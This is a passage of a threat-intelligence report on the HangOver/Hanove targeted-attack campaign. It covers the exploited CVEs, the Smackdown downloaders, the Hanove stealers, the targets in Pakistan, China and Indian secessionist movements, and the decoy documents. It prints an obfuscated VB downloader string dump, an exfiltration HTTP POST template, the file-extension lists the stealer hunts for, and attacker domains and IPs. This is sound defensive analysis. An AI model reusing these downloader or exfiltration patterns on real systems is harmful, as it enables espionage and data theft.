Above: Domain map of the attack infrastructure. Yellow and orange nodes constitute domains, where the orange have been verified malicious and yellow are likely malicious. Blue nodes are IP addresses, and purple are autonomous systems (AS). Green nodes are domains that are not part of any attack pattern, but are interesting in this context. Red nodes show connections to known or likely attacks.

Exploits

Whereas other targeted attack actors often rely extensively on the use of software exploits to plant their malware, this is rarely done by this attack group. As far as we can tell they are only using known vulnerabilities; no zero day attacks.

Documents

The first exploit we observed was included in the RTF files used in the Telenor attack. The exploit in question was CVE-2012-0158, a very common vulnerability to exploit.

The actual document is binary very similar to other documents (51ee31f234db61b488647915f8d7d4c8, 00978e4b81ac577f328d6add75d0890e, 17a31d1075ebce41ba48a9efacb79d28...) which have been used in other targeted attacks by these threat actors.

The shellcode contains a date check, which means it will stop working after a certain date. In the Telenor case, the date was February 16th 2013, and in the most recent variations the timeout date is set to May 21nd 2013. If the exploit is triggered before the timeout date the shellcode does two different things:

- Posts system info (machinename, timezone, ID, running processes) to a PHP script residing on the website *random123.site11.com*.
- Downloads and executes an executable from remote sites. We have seen *softmini.net*, *www.infocardiology.biz*, *www.getmedia.us*, *www.technopenta.org*, and *autowidge.org* used for this.
- The executables downloaded have usually themselves been downloaders. In a couple of cases we have observed final payload to be Dark Comet, a well-known backdoor trojan, but unusual for this group to use.


Web

When we investigated the attacker domain structure we found more exploit code. This time it was implemented as a script in the main web page of the domain *you-post.net*. The exploit is this time CVE-2012-4792, an Internet Explorer vulnerability. When it triggers it downloads and runs a malicious executable from the domain *softmini.net;* also the domain used by two of the three documents mentioned above.

Softmini.net seems to be a hub for exploitcode; its subdomain *get.adobe.flash.softmini.net* contains an active Java exploit (CVE-2012-0422) which attempts to install the same trojan as the IE exploit above.

The Smackdown downloaders

Most of the first stage malware we've seen used in attacks are variants of Smackdown, a large family of Visual Basic downloaders which for the most part seem to be written by a person calling himself "Yash" or "Yashu". These have evolved over time and are using different levels of obfuscation on text strings. Typically the trojan begins by uploading system information to a PHP script on the C&C server. The attacker can decide separately which infected machine should receive additional malware. The second stage malware is usually Hanove but other malware families are also used.



```
                       À▲@                           í▲@           ?1$♦;   é♥Z  ?1$♦;
 c o m p i l e d \ N e w S m a c k ( s e p 2 0 1 2 ) \ m i N a P r o . v b p

   ↑¬ß♠            ¨!@ ☺   Ø$@      ¨!@ ☺    º!@      ¬!@ ♥    º!@ • ·☺h l ("@ ´ó@
#@      º!@ Ø!@ ´↑@ ª↑@ À↑@                                                 )#@     Ø!@ Ø
↑@ À↑@ p#@ ?1$♦ÿÿ  ég#  ?1$♦K    éú)  ?1$♦ÿÿ  é↔4  ?1$♦ÿÿ  é►7  ?1$♦O   é£:  ?1$♦G
ÿÿÿ♦=@             º$@ ♦    ~$@ ÿÿ  ♥ ↔      È→@ ÿÿÿÿO*@      $Ð@        $@ ♠          ÿÿ  ☺
×SÅO»‡öDown1i   :O-3Tfï◄·♀ ª `ó"Form     .=ûüú h►§8■ +3qµUB  8%@       ♠   ○          H%@ o
    S         X         M       L       2       .       X         M       L       H
   H       T       T     P       È       W         i         n       H       t
   ?       M       i        c    r       o       s       o    f       t        .      x
   r       x       m     l     x     H    T       T       P      o         W        i
 e n d         R e s p o n s e T e x t    2    % c % o % m % p % u % t % e % r % n %
 w d . p h p ? t p = 1       p       u       s       e           r
 c                   r                   i             p   t
         m                   O                     b j
   →   W s c r i p t . S h e l l   r u n   $   / s n w d . p h p ? t p = 2 & t g =
 O j   m i D   &   t G t   =   R e p l a c e ( t G t ,     ☻ "   ♦   ,       ☻   )
 ( 8 3 )   &   C h r ( 1 1 6 )   &   C h r ( 9 7 )   &   C h r ( 1 1 4 )   &   C h r
 a m   &       ■   . l n k     ♦   ) )   *   Y . T a r g e t P a t h   =   t G t
 ( 9 7 )   &   C h r ( 1 0 0 )   &   C h r ( 1 0 0 )   &   C h r ( 3 2 )   &   C h r
   C h r ( 1 1 6 )   &   C h r ( 1 1 9 )   &   C h r ( 9 7 )   &   C h r ( 1 1 4 )
 r ( 1 1 5 )   &   C h r ( 1 1 1 )   &   C h r ( 1 0 2 )   &   C h r ( 1 1 6 )   &
 ( 1 1 5 )   &   C h r ( 9 2 )   &   C h r ( 6 7 )   &   C h r ( 1 1 7 )   &   C h r
 1 4 )   &   C h r ( 1 1 5 )   &   C h r ( 1 0 5 )   &   C h r ( 1 1 1 )   &   C h r
   &   C h r ( 3 2 )   ∟     d /   Z S _ G E R   t /       ¶     &   C h r ( 3 4 )
 S e l i F . g n i t p i r c S     F   e m a N l l u F t p i r c S . t p i r c s W
   Ä   b u S   d n E   ►     t r c S t r C     #=ûüú h►§8■ +3qu"=ûüú h►§8■ +3qu☻
```

Different text obfuscations in a Smackdown "miNaPro" downloader. Reversed strings, character code encoding and inserting garbage '%' characters.

The HangOver malware, aka Hanove

The second stage malware are often variants of HangOver, information stealers written in C++. They appear to be written over a common framework as many internal functions are identical, but overall functionality can vary quite a bit from one subtype to another. The first versions of these may have been based on code from an innocent backup utility as the word “backup” is often present.

Hanove Uploaders recursively scan folders looking for files to upload. What kind of files they look for are usually defined in resources as an extension list, and these lists vary. Here are a few examples:

```
*.doc;*.xlxs;*.docx;*.rtf
*.doc;*.xlxs;*.docx;*.rtf;*.jpg;*.ppt;*.pps;*.pdf;*.xlx
*.doc;*.xlsx;*.docx;*.rtf;*.pdf;*.xls;*.ppt;*.txt;*.inp;*.kmz;*.pps;*.uti
```

Hanove keyloggers set up keyboard hooks or polls to capture keypresses and log these to a text file. Some variants capture other data as well, such as clipboard content, screenshots, titles of open windows and content of browser edit fields. Timed events are set up to upload the data to the remote server.

The stolen data are uploaded to remote servers by FTP or HTTP.

A typical HTTP request looks like this:

```
POST /up.php HTTP/1.1
Content-Type: multipart/form-data; boundary=F39D45E70395ABFB8D8D2BFFC8BBD152
User-Agent: EMSFRTCBVD
Host: remotedomain.com
Content-Length: 5050
Cache-Control: no-cache

--F39D45E70395ABFB8D8D2BFFC8BBD152
Content-Disposition: form-data; name="uploaddir"
subfolder/%username-machinename%/C/

--F39D45E70395ABFB8D8D2BFFC8BBD152
```

UserAgent strings vary between versions. The following have been seen in connection with this family:

EMSCBVDFRT, EMSFRTCBVD, FMBVDFRESCT, DSMBVCTFRE, MBESCVDFRT, MBVDFRESCT
TCBFRVDEMS, DEMOMAKE, DEMO, UPHTTP, sendFile

Boundary parameters vary between versions. The following have been seen in connection with this family:

F39D45E70395ABFB8D8D2BFFC8BBD152,
FFF3F395A90B452BB8BEDC878DDBD152,
5A902B8B45BEDCB8FFF3F39D152,
2BB8FFF3F39878DDB5A90B45BEDCD152,
D2BFFC8BBD152F3B8D89D45E70395ABF,
90ABDC878D8BEDBB452BFFF3F395D152,
90B452BFFF3F395ABDC878D8BEDBD152
5A9DCB8FFF3F02B8B45BE39D152
78DDB5A902BB8FFF3F398B45BEDCD152
905ABEB452BFFFBDC878D83F39DBD152
8765F3F395A90B452BB8BEDC878
F12BDC94490B452AA8AEDC878DCBD187


String content consists of some strings largely static between variants, and some that vary. Non-static strings are browser UserAgent strings, MIME boundary tags, mutexes, domain names, paths, and registry keys, which also may be obfuscated by being fragmented. Many Hanove variants use a simple rotating encoding scheme to hide the interesting strings. For example, the domain “wearwellgarments.eu” is hidden as “xfbsxfmmhbsnfout/fv” and the word “php” becomes “qiq”.

Different variants are frequently given internal names, visible through debug paths included in the binary. Such internal names used include “HangOver”, “Ron”, ”Dragonball”, ”Tourist”, ”Klogger”, “FirstBlood” and “Babylon”.

There are several other malwares and tools in use. See appendix C for more indicators.

Target selection

We have direct knowledge of only one attack – the one against Telenor. During this investigation we have obtained malware samples and decoy documents that have provided indications as to whom else would be in the target groups. We have observed the usage of peculiar domain names that are remarkably similar to existing legitimate domains. We have also obtained sinkhole data for a number of domains in question and found open folders with stolen userdata in them; enough to identify targets down to IP and machine name/domain level. This showed a geographical distribution where Pakistan was the most affected in volume, but also showed a multitude of other countries being represented.



Note that these data should be taken as indicative only. IP counts are misleading for many reasons. One machine can generate many IP addresses, and some IP addresses are probably lab machines. However, the indication that Pakistan is the most prevalent target seems solid.

In the following pages we've highlighted some of the files we have seen used to attack organizations in different countries. As can be seen from the examples the attackers have gone to great lengths to make the social engineering aspect as credible and applicable as possible.

Pakistan


The most obvious target seems to be Pakistan. As is visible above, computers in Pakistan are by far the most active in connecting to malicious domains.

We found logs in the open drop folders that contained suggestive data, such as this snippet from a 2012 log entry (subdomain redacted):

```
Host Name:              PC-PS2CHAIRMAN
Registered Owner:       admin
Time Zone:              (GMT+05:00) Islamabad, Karachi
Domain:                 ****.gov.pk
```

Sinkhole-logged HTTP requests are also informative, such as this seemingly from a Pakistani embassy: “GET /sdata/shopx.php?fol=EMBASSYOFPAKIST-Embassy%20of%20Pakistan.....”


Decoy files tailored towards Pakistan revolve around the ongoing conflicts in the region, regional culture and religious matters.


imprtant - Windows Live Fotogalleri
Rediger, organiser eller del
Fil
E-post
Skriv ut
Lysbildefremvisning
© 2002 National Geographic Society. All rights reserved.
NATIONALGEOGRAPHIC.COM
1 av 1

Pakistani soldiers praying in Karakoram. Apparent source: http://photography.nationalgeographic.com/photography/enlarge/praying-soldiers_pod_image.html

Map
Photos
Jama Masjid Mendhar
Mendhar
200 ft
100 m
Imagery ©2013 DigitalGlobe, GeoEye, Map data ©2013 Google
Report a problem
Map
Photos

Google images of the Mendhar region in India. There was a border clash there recently.
[*http://jammu.greaterkashmir.com/news/2013/Jan/12/mendhar-incident-creates-panic-among-border-residents-29.asp*](http://jammu.greaterkashmir.com/news/2013/Jan/12/mendhar-incident-creates-panic-among-border-residents-29.asp)



This Article Will Visualize the Top 10 Weapons That India is Going to Acquire by 2020.

NO. 10 : P8i Poseidon

In January 2008, Boeing proposed the P-8I, a customized export variant of the P-8A, to the Indian Navy. On 4 January 2009, the Ministry of Defence of India signed an agreement with Boeing for the supply of eight P-8I Poseidons at a total cost of US$2.1 billion. These aircraft would replace Indian Navy's aging Tupolev Tu-142M maritime surveillance turboprops. Each aircraft will cost about US$220 million. The deal not only made India the first international customer of the P-8, but also marked Boeing's first military sale to India.


A review of Indian future weapon acquisitions.It seems to be sourced from defence.pk

Additional examples can be found in Appendix B.

China

China is another country which apparently has been targeted to some extent.


For example, we found a data dump and keylog seemingly harvested from a computer belonging to a Chinese academic institution. This dump was generated in July 2012 and contains Word documents, PowerPoint presentations and images.



20120726-144403_Backup files 2	26.07.2012 22:44	WinZip File	1 108 kB
20120726-151723_Backup files 2	26.07.2012 23:17	WinZip File	1 740 kB
20120726-151802_Backup files 1	26.07.2012 23:18	WinZip File	1 172 kB
20120726-151821_Backup files 2	26.07.2012 23:18	WinZip File	574 kB
20120726-151917_Backup files 1	26.07.2012 23:19	WinZip File	1 696 kB
index	09.04.2013 09:43	Firefox HTML Doc...	2 kB

Uploaded archives of harvested data.

Decoys are also present, but not in the amount as is seen against Pakistani targets.



[illegible]人民法院

通　知　书

（[illegible]）[illegible]字第[illegible]号

罪犯[illegible]因[illegible]一案，已

由本院依法判处[illegible]，现已

送往[illegible]执行。

刑期起止：　自[illegible]年[illegible]月[illegible]日起

至[illegible]年[illegible]月[illegible]日止

关押抵刑日数：[illegible]

释放日期[illegible]年[illegible]月[illegible]日

特此通知。


此致

Chinese decoy, a scanned document named court_order.jpg. This is a notification to the family of a criminal about his jail sentence. Language is simplified Chinese; likely mainland China.

The Khalistan movement

This is a political secessionist movement aiming to create a sovereign Sikh nation in the region of Punjab in India. Violent episodes between supporters of the Khalistan movement and government forces have occurred through history since the movement's creation in 1971.

Examples of malware apparently aimed at the movement are md5's a4a2019717ce5a7d7daec8f2e1cb29f8 and f70a54aacde816cb9e9db9e9263db4aa. The former appears to be this file: *http://f00dlover.info/Khalistan/Victims_want_Sajjan_Kumar_punished.doc.zip*



1984 Sikh riots: Victims want Sajjan Kumar punished

Nirpreet Kaur and Jagdish Kaur lost their family members during the riots.

The Congress leader, she says, was instigating a mob at Palam Colony. Encouraged by him, the rioters burnt her father alive. His only fault was that he was a Sikh. The tragedy changed her life forever. Bent on exacting revenge, Nirpreet joined the Khalistan movement.

The year was 1984. The day, November 1, a day after the then Prime Minister Indira Gandhi was shot dead by her Sikh bodyguards. Over the next four days, rioters killed thousands of Sikhs in response to Gandhi's assassination.


Twenty-seven years later, Nirpreet came face to face with Kumar once again in a city court in January this year. She was there to tell the court if Kumar incited mobs to kill Sikhs during the '84 riots.

It is interesting to note that *f00dlover.info* has historically shared the IP address 173.236.24.254 with many other domains belonging to this infrastructure – for example the domain *researcherzone.net* which was used in the Telenor intrusion. There are also a number of domains with active web pages that used to exist on this IP; for example *khalistancalling.com.* Khalistancalling.com has since moved on to another bad IP (46.182.104.83) and must be considered owned by the attackers.

The Nagaland movement

The Nagaland (or Nagalim) movement is another secessionist group aiming to create a sovereign homeland for the Naga people living in North-Eastern India and North-Western Burma. We have seen at least two attacks apparently aimed at them.

A sample from 2010, md5 168f2c46e15c9ce0ba6e698a34a6769e, showed a scanned document which appears to be a letter from the "President of Nagalim".



PRESIDENT
(YARUIWO)
GOVERNMENT OF THE PEOPLE'S REPUBLIC OF NAGALIM

Oking
October 21, 2011

The resignation of Dr. Sonba, former Kilonser of Health, from National Service has been accepted.
He is relieved of his duties with immediate effect.

21/10/11
(Isak Chishi Swu)
Yaruiwo

Distribution:


1. The Convener Steering Committee
2. The Kilo Kilonser
3. The Chief Principal Secretary
4. The Longvibu
5. The Home Secretary
6. The CAO Chang Region
7. Dr. Sonba
8. Office Copy

21/10/11
(Isak Chishi Swu)
Yaruiwo

The malware sample also installed an executable which in turn connected back to the domain *zeusagency.org* on the IP 176.31.65.124. Zeusagency.org has hosted different malware; one (3105b020e2bd43924404bc4e3940191b) connected to *fistoffury.net* on the IP 176.31.65.126.

The IP range 176.31.65.124 - 176.31.65.127 contains a series of domains used by Gimwlog and Auspo malwares. These are somewhat different from the standard Hanove series, though functionality is roughly equivalent.

Another malicious installer (md5 f1799d11b34685aa209171b0a4b89d06) contained the following decoy:



Naga Peoples Movement for Human Rights

ACTION ALERT

Case: Enforced Disappearance of Anthony Shing, Head of Foreign Affairs of the National Socialist Council of Nagaland (NSCN-IM)

Victim: Anthony Shing also known as Ningkhan Shimray, 49 years old, married with 3 children, a Naga from Northeast India, Head of Foreign Affairs of the National Socialist Council of Nagaland (NSCN-IM)

Perpetrators: Unidentified intelligence personnel of India and Nepal

Date & time: September 27, 2010, around 6:00 PM

Location: Tribhuvan Airport, Kathmandu, Nepal

The Naga Peoples Movement for Human Rights would like to draw your urgent attention on the disappearance of Mr. Anthony Shing on 27th of September 2010 from Kathmandu airport. Your intervention can safe his live and the peace process itself!

Anthony Shing, known among his people as Ningkhan Shimray, is the Head of Foreign Affairs of the National Socialist Council of Nagaland (NSCN-IM). NSCN-IM has been holding peace talks with the Government of India since 1997. Anthony Shing went missing after he landed on 27 September, 2010. He was on his way to India to attend the next round of peace talks scheduled to start on 29 September 2010. He was to take the flight to New Delhi on the morning of 28th

The malware included connects to the domain *global-blog.net.*

